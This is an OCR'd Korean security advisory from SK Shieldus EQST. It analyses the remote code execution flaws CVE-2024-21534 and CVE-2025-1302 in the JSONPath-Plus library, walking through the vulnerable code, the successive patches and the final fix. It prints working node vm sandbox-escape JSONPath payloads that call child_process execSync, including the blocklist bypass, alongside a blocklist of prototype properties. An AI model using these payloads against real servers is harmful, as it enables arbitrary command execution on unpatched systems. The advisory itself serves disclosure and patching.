


그림 5. 악의적인 JSONPath 표현식

이후 공격자는 탈취한 쉘을 통해 피해자 서버에서 원격 코드를 실행할 수 있다.




그림 6. 피해자 서버 쉘 탈취

[5] JSONPath: JSON 에서 데이터를 분석, 변환하고 선택적으로 추출하기 위한 언어 규칙

■ 취약점 상세 분석

취약점 상세 분석에서는 취약점의 발생 원인, 패치 내용, 우회 방법을 설명한다. **Step 1** 에서는 CVE-2024-21534 취약점의 발생 원인에 대해 분석하고 **Step 2** 에서는 주요 보안 패치에 대한 내용을 소개한다. **Step 3** 에서는 이를 우회하는 CVE-2025-1302 취약점에 대해 다룬다.

Step 1. CVE-2024-21534 분석

2024 년 10 월 11 일 공개된 CVE-2024-21534 취약점은 JSONPath 표현식 내부에서 임의의 JavaScript 코드를 실행해 발생됐다.

1) JSONPath 표현식 처리 과정

JSONPath-Plus 는 JSONPath 표현식을 해석하고, JSON 으로부터 해당 표현식의 결과에 맞는 값을 추출한다. 전달받은 JSONPath 표현식은 JSONPath-Plus 내부에서 아래와 같은 과정에 따라 처리된다.




그림 7. JSONPath 표현식 처리 순서

(1) JSONPath

JSONPath 함수의 용례는 다음과 같다.

```
const result = JSONPath(
    [options, ] // options : 아래 인수들을 객체로 한번에 전달할 때 사용
   path, // path : JSONPath 표현식
   json, // json : 표현식에 따라 추출할 JSON 객체
   callback, // callback : 추출 결과를 처리하기 위한 callback 함수
   otherTypeCallback // otherTypeCallback : JSON 스키마가 지원되지 않는 경우 사용
```

위 용례에 따라 path 에는 JSONPath 표현식을, json 에는 추출할 JSON 데이터를 각각 할당해서 JSONPath 함수에 전달한다.

```
app.post('/query', (req, res) => {
    const { path } = req.body;
    if (!json || !path) {
        return res.status(400).json({ error: 'Both json and path are required.' });
    }
    try {
        const result = JSONPath({path, json});
```

그림 8. JSONPath 표현식과 JSON 데이터 전달

전달받은 데이터 중 JSONPath 표현식인 path 는 args 를 통해 evaluate 함수로 전달된다.

```
1514  function JSONPath(opts, expr, obj, callback, otherTypeCallback) {
1549    if (opts.autostart !== false) {
1550      const args = {
1551        path: optObj ? opts.path : expr
1552      };
1553      if (!optObj) {
1554        args.json = obj;
1555      } else if ('json' in opts) {
1556        args.json = opts.json;
1557      }
1558      const ret = this.evaluate(args);
```

그림 9. evaluate 함수로 전달되는 args

(2) evaluate

evaluate 함수는 전달받은 표현식을 toPathArray 함수를 통해 배열 데이터로 변환하며, 이를 _trace 함수로 전달한다.

```
1567  JSONPath.prototype.evaluate = function (expr, json, callback, otherTypeCallback) {
1579    json = json || this.json;
1580    expr = expr || this.path;
1581    if (expr && typeof expr === 'object' && !Array.isArray(expr)) {···
1601    }
1602    currParent = currParent || null;
1603    currParentProperty = currParentProperty || null;
1604    if (Array.isArray(expr)) {···
1606    }
1607    if (!expr && expr !== '' || !json) {···
1609    }
1610    const exprList = JSONPath.toPathArray(expr);
1611
1612    if (exprList[0] === '$' && exprList.length > 1) {···
1614    }
1615    this._hasParentSelector = null;
1616    const result = this._trace(exprList, json, ['$'], currParent, currParentProperty, callback).filter(function (ea) {
1617      return ea && !ea.isParentSelector;
1618    });
```

그림 10. evaluate 함수 내부의 표현식 처리

(3) _trace

_trace 함수에서는 JSON 데이터를 탐색하며 배열 데이터를 순차적으로 _eval 함수로 전달한다.

```
1682  JSONPath.prototype._trace = function (expr, val, path, parent, parentPropName, callback, hasArrExpr,
1697    const loc = expr[0],
1698      x = expr.slice(1);
1699
1720  >   if ((typeof loc !== 'string' || literalPriority) && val && Object.hasOwn(val, loc)) {···
1768    } else if (loc.indexOf('?(') === 0) {
1769      // [?(expr)] (filtering)
1770  >   if (this.currEval === false) {···
1772      }
1773      const safeLoc = loc.replace(/^\?\((.*?)\)$/u, '$1');
1774      // check for a nested filter expression
1775      const nested = /@.?([^?]*)[['](\??\(.*?\))(?!.\)\])[\]']/gu.exec(safeLoc);
1776  >   if (nested) {···
1787      } else {
1788        this._walk(val, m => {
1789          if (this._eval(safeLoc, val[m], m, path, parent, parentPropName)) {
1790            addRet(this._trace(x, val[m], push(path, m), val, m, callback, true));
1791          }
1792        });
1793      }
```

그림 11. _trace 함수 내부의 표현식 처리

(4) _eval

_eval 함수에서는 전달받은 데이터를 sandbox 내부에서 실행한다.

```
1944  JSONPath.prototype._eval = function (code, _v, _vname, path, parent, parentPropName) {
1954    const scriptCacheKey = this.currEval + 'Script:' + code;
1955    if (!JSONPath.cache[scriptCacheKey]) {
1956      let script = code.replaceAll('@parentProperty', '_$_parentProperty').replaceAll
        ('@parent', '_$_parent').replaceAll('@property', '_$_property').replaceAll('@root',
        '_$_root').replaceAll(/@([.\s)[])/gu, '_$_v$1');
1957  >   if (containsPath) {···
1959      }
1960      if (this.currEval === 'safe' || this.currEval === true || this.currEval === undefined)
        {
1961        JSONPath.cache[scriptCacheKey] = new this.safeVm.Script(script);
1962  >   } else if (this.currEval === 'native') {···
1964  >   } else if (typeof this.currEval === 'function' && this.currEval.prototype && Object.
        hasOwn(this.currEval.prototype, 'runInNewContext')) {···
1967  >   } else if (typeof this.currEval === 'function') {···
1971  >   } else {···
1973      }
1974    }
1975    try {
1976      return JSONPath.cache[scriptCacheKey].runInNewContext(this.currSandbox);
```

그림 12. _eval 함수 내부의 표현식 처리

이 때 safeVm 은 내장 vm 모듈을 불러와서 사용한다.

```
  3   var vm = require('vm');

693   JSONPath.prototype.vm = vm;
694   JSONPath.prototype.safeVm = vm;
695   const SafeScript = vm.Script;
```

그림 13. safeVm 선언

2) sandbox 탈출

vm 은 sandbox 를 통해 독립된 환경에서 코드를 실행하지만, sandbox 탈출이 가능할 때에는 서버에 직접 코드를 실행시킬 수 있다. sandbox 탈출 예시 코드는 다음과 같다.

```
“EQST=this.constructor.constructor(\"process.mainModule.require('child_process').execSync('touch /tmp/EQST.txt')\");EQST()”
```

위 코드 중 this 는 Object 인 sandbox 를 의미하며, this.constructor 는 Object 의 생성자를 가리킨다. 생성자는 Function 을 상속받기 때문에 this.constructor.constructor 는 Object.constructor 와 동일한 Function 생성자로, 이를 통해 새로운 함수를 정의하거나 실행할 수 있다.

예시 코드를 실행하여 sandbox 탈출 후 동작 중인 서버에 임의 파일을 생성할 수 있다.




그림 14. sandbox 탈출 예시 코드 실행 결과

Step 2. CVE-2024-21534 보안 조치

해당 취약점은 JSONPath-Plus 9.0.0 버전에서 처음 발생됐으며, 지속적인 보안 패치와 우회가 이뤄졌다. 이 과정에서 총 9 번의 보안 패치가 진행됐고 주요 보안 조치는 아래 3 가지와 같다.

1) 실행 방식 변경

내장 vm 을 기존 사용하던 방식에서 안전한 vm 을 사용하도록 변경됐다. 표현식 실행 시에는 JSON 데이터에 존재하는 키인지 검증하는 부분이 추가됐다.

```
2064  JSONPath.prototype.safeVm = {
2065    Script: SafeScript
2066  };
1356  class SafeScript {
1360    constructor(expr) {
1361      this.code = expr;
1362      this.ast = jsep(this.code);
1363    }
1370    runInNewContext(context) {
1371      const keyMap = {
1372        ...context
1373      };
1374      return SafeEval.evalAst(this.ast, keyMap);
1375    }
1376  }
1377
```

그림 15. CVE-2024-21534 주요 보안 패치 1

해당 보안 패치는 sandbox 탈출을 막고 keyMap 에 정의되지 않은 속성에 접근하는 것을 방지한다. 이때 keyMap 은 Object 를 상속받은 뒤, JSON 데이터가 포함된 context 객체의 속성을 복사해 정의된다. 그러나 이 과정에서 keyMap 에 bind, apply, call 과 같은 Object 의 내장 함수가 포함돼 이를 이용해 공격할 수 있었다.

2) Object 내장 함수 제거

이후 Object 의 내장 함수로 인한 우회를 막기 위해 keyMap 의 선언 방식을 변경했다.

```
1376    runInNewContext(context) {
1377      // `Object.create(null)` creates a prototypeless object
1378      const keyMap = Object.assign(Object.create(null), context);
1379      return SafeEval.evalAst(this.ast, keyMap);
1380    }
1381  }
```

그림 16. CVE-2024-21534 주요 보안 패치 2

prototype[6] 이 없는 새로운 빈 객체를 생성한 뒤, context 객체의 속성을 복사하는 방식으로 keyMap 의 선언 방식이 수정되었다. 이를 통해 keyMap 은 Object 의 내장 함수를 포함하지 않으므로 내장 함수를 통한 우회가 불가능하다.

[6] prototype: JavaScript 내 특정 객체의 부모 역할을 하는 상위 객체

3) 필터링 추가

공격에 악용될 수 있는 constructor, __proto__ 와 같은 문자열을 막기 위해 블랙리스트 기반 필터링이 추가되었다.

```
1204  1206    jsep.addLiteral('undefined', undefined);
      1207  + const BLOCKED_PROTO_PROPERTIES = new Set(['constructor', '__proto__', '__defineGetter__', '__defineSetter__']);
1205  1208    const SafeEval = {
1295  1298      evalMemberExpression(ast, subs) {
1296        -     if (ast.property.type === 'Identifier' && ast.property.name === 'constructor' || ast.object.type === 'Identi
                'constructor') {
1297        -       throw new Error("'constructor' property is disabled");
1298        -     }
1299  1299        const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
1300  1300        : ast.property.name; // `object.property` property is Identifier
1301  1301        const obj = SafeEval.evalAst(ast.object, subs);
      1302  +     if (obj === undefined || obj === null) {
      1303  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1304  +     }
      1305  +     if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
      1306  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1307  +     }
```

그림 17. CVE-2024-21534 의 주요 보안 패치 3

해당 패치를 마지막으로 CVE-2024-21534 취약점의 보안 패치가 모두 완료됐다.

Step 3. CVE-2025-1302 공격 방법

그러나 CVE-2024-21534 취약점의 보안 패치를 우회한 CVE-2025-1302 취약점이 공개되었다.

블랙리스트를 검사하는 BLOCKED_PROTO_PROPERTIES.has(prop)에서 전달받은 데이터의 속성인 prop 의 필터링을 수행한다.

```
evalMemberExpression(ast, subs) {
  const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
  : ast.property.name; // `object.property` property is Identifier
  const obj = SafeEval.evalAst(ast.object, subs);
  if (obj === undefined || obj === null) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  const result = obj[prop];
  if (typeof result === 'function') {
    return result.bind(obj); // arrow functions aren't affected by bind.
  }
  return result;
},
```

그림 18. 필터링 로직

CVE-2024-21534 취약점에 사용된 표현식은 다음과 같다.

```
$[?(EQST=this.constructor.constructor("process.mainModule.require('child_process').execSync('[OS명령어]')");EQST())]
```

위 표현식 삽입 시 prop 에는 속성의 이름인 constructor 가 저장된다. constructor 는 블랙리스트에 포함되어 있기 때문에, CVE-2024-21534 에서 사용된 표현식은 BLOCKED_PROTO_PROPERTIES.has(prop)가 true 를 반환해 필터링된다.

BLOCKED_PROTO_PROPERTIES.has(prop) 조건을 우회한 표현식은 다음과 같다.

```
$..[?(EQST=''[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`OS 명령어`)");EQST())]
```

위의 표현식 중 ''[['constructor']][['constructor']] 부분에서 prop 에는 속성의 이름인 ['constructor']가 저장되며 배열 데이터로 인식한다.

문자열 데이터로 이루어진 블랙리스트는 배열과 비교 시 false 를 반환해 필터링되지 않는다.

	2024 표현식	2025 표현식
우회 키워드	[ ].constructor.constructor	' '[['constructor']][['constructor']]
prop	constructor	["constructor'']
typeof(prop)	string	object
BLOCKED_PROTO_PROPERTIES.has(prop)	true	false

위의 방법을 활용해 보안 패치를 우회한 표현식을 사용하면 원격 코드 실행이 가능하다.




그림 19. CVE-2024-21534 보안 패치 우회

■ 대응 방안

2025 년 2 월 15 일 CVE-2025-1302 취약점에 대한 보안 패치가 공개됐고 내용은 다음과 같다.

```
evalMemberExpression (ast, subs) {
    const prop = ast.computed
        ? SafeEval.evalAst(ast.property) // `object[property]`
        : ast.property.name; // `object.property` property is Identifier
    const prop = String(
        // NOTE: `String(value)` throws error when
        // value has overwritten the toString method to return non-string
        // i.e. `value = {toString: () => []}`
        ast.computed
            ? SafeEval.evalAst(ast.property) // `object[property]`
            : ast.property.name // `object.property` property is Identifier
    );
```

그림 20. CVE-2025-1302 보안 조치 내용

CVE-2025-1302 취약점은 문자열이 아닌 다른 자료형을 가진 prop 에 대한 비정상적인 검증으로 인해 BLOCKED_PROTO_PROPERTIES.has(prop)이 우회되었고, 이를 방지하기 위해 prop 의 정의 과정에서 문자열 자료형을 반환하는 String() 함수를 사용하여 prop 이 항상 문자열로 지정되도록 조치하여 BLOCKED_PROTO_PROPERTIES.has(prop)의 정상적인 검증이 이루어졌고 결과 값이 true 가 되어 취약점 조치가 완료되었다.

아래 표는 보안 패치를 적용하기 전후의 prop 의 정보다.

	조치 전	조치 후
prop	['constructor']	constructor
typeof(prop)	object	string
BLOCKED_PROTO_PROPERTIES.has(prop)	false	true

취약한 버전의 JSONPath-Plus 를 사용 중일 경우, 원격 코드 실행 취약점이 존재하므로 패치가 적용된 버전(v10.3.0)으로 업데이트를 진행해야 한다.

■ 참고 사이트

- CVE-2025-1302:
  https://github.com/advisories/GHSA-hw8r-x6gr-5gjp
  https://nvd.nist.gov/vuln/detail/CVE-2025-1302
- CVE-2025-1302 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/30942896d27cb8a806b965a5ca9ef9f686be24ee
- CVE-2025-1302 PoC: https://gist.github.com/nickcopi/11ba3cb4fdee6f89e02e6afae8db6456
- CVE-2024-21534: https://github.com/advisories/GHSA-pppg-cpfq-h7wr
- CVE-2024-21534 Comparing changes:
  https://github.com/JSONPath-Plus/JSONPath/compare/v9.0.0...v10.1.0
  https://github.com/JSONPath-Plus/JSONPath/compare/v10.1.0...v10.2.0
- CVE-2024-21534 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/73ad72e5ee788d8287dea6e8283a3f16f63c9eb8
- npm: https://www.npmjs.com/package/jsonpath?activeTab=dependents

EQST INSIGHT

2025.03

SK쉴더스

SK쉴더스(주) 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 SK쉴더스 EQST사업그룹
제 작 SK쉴더스 마케팅그룹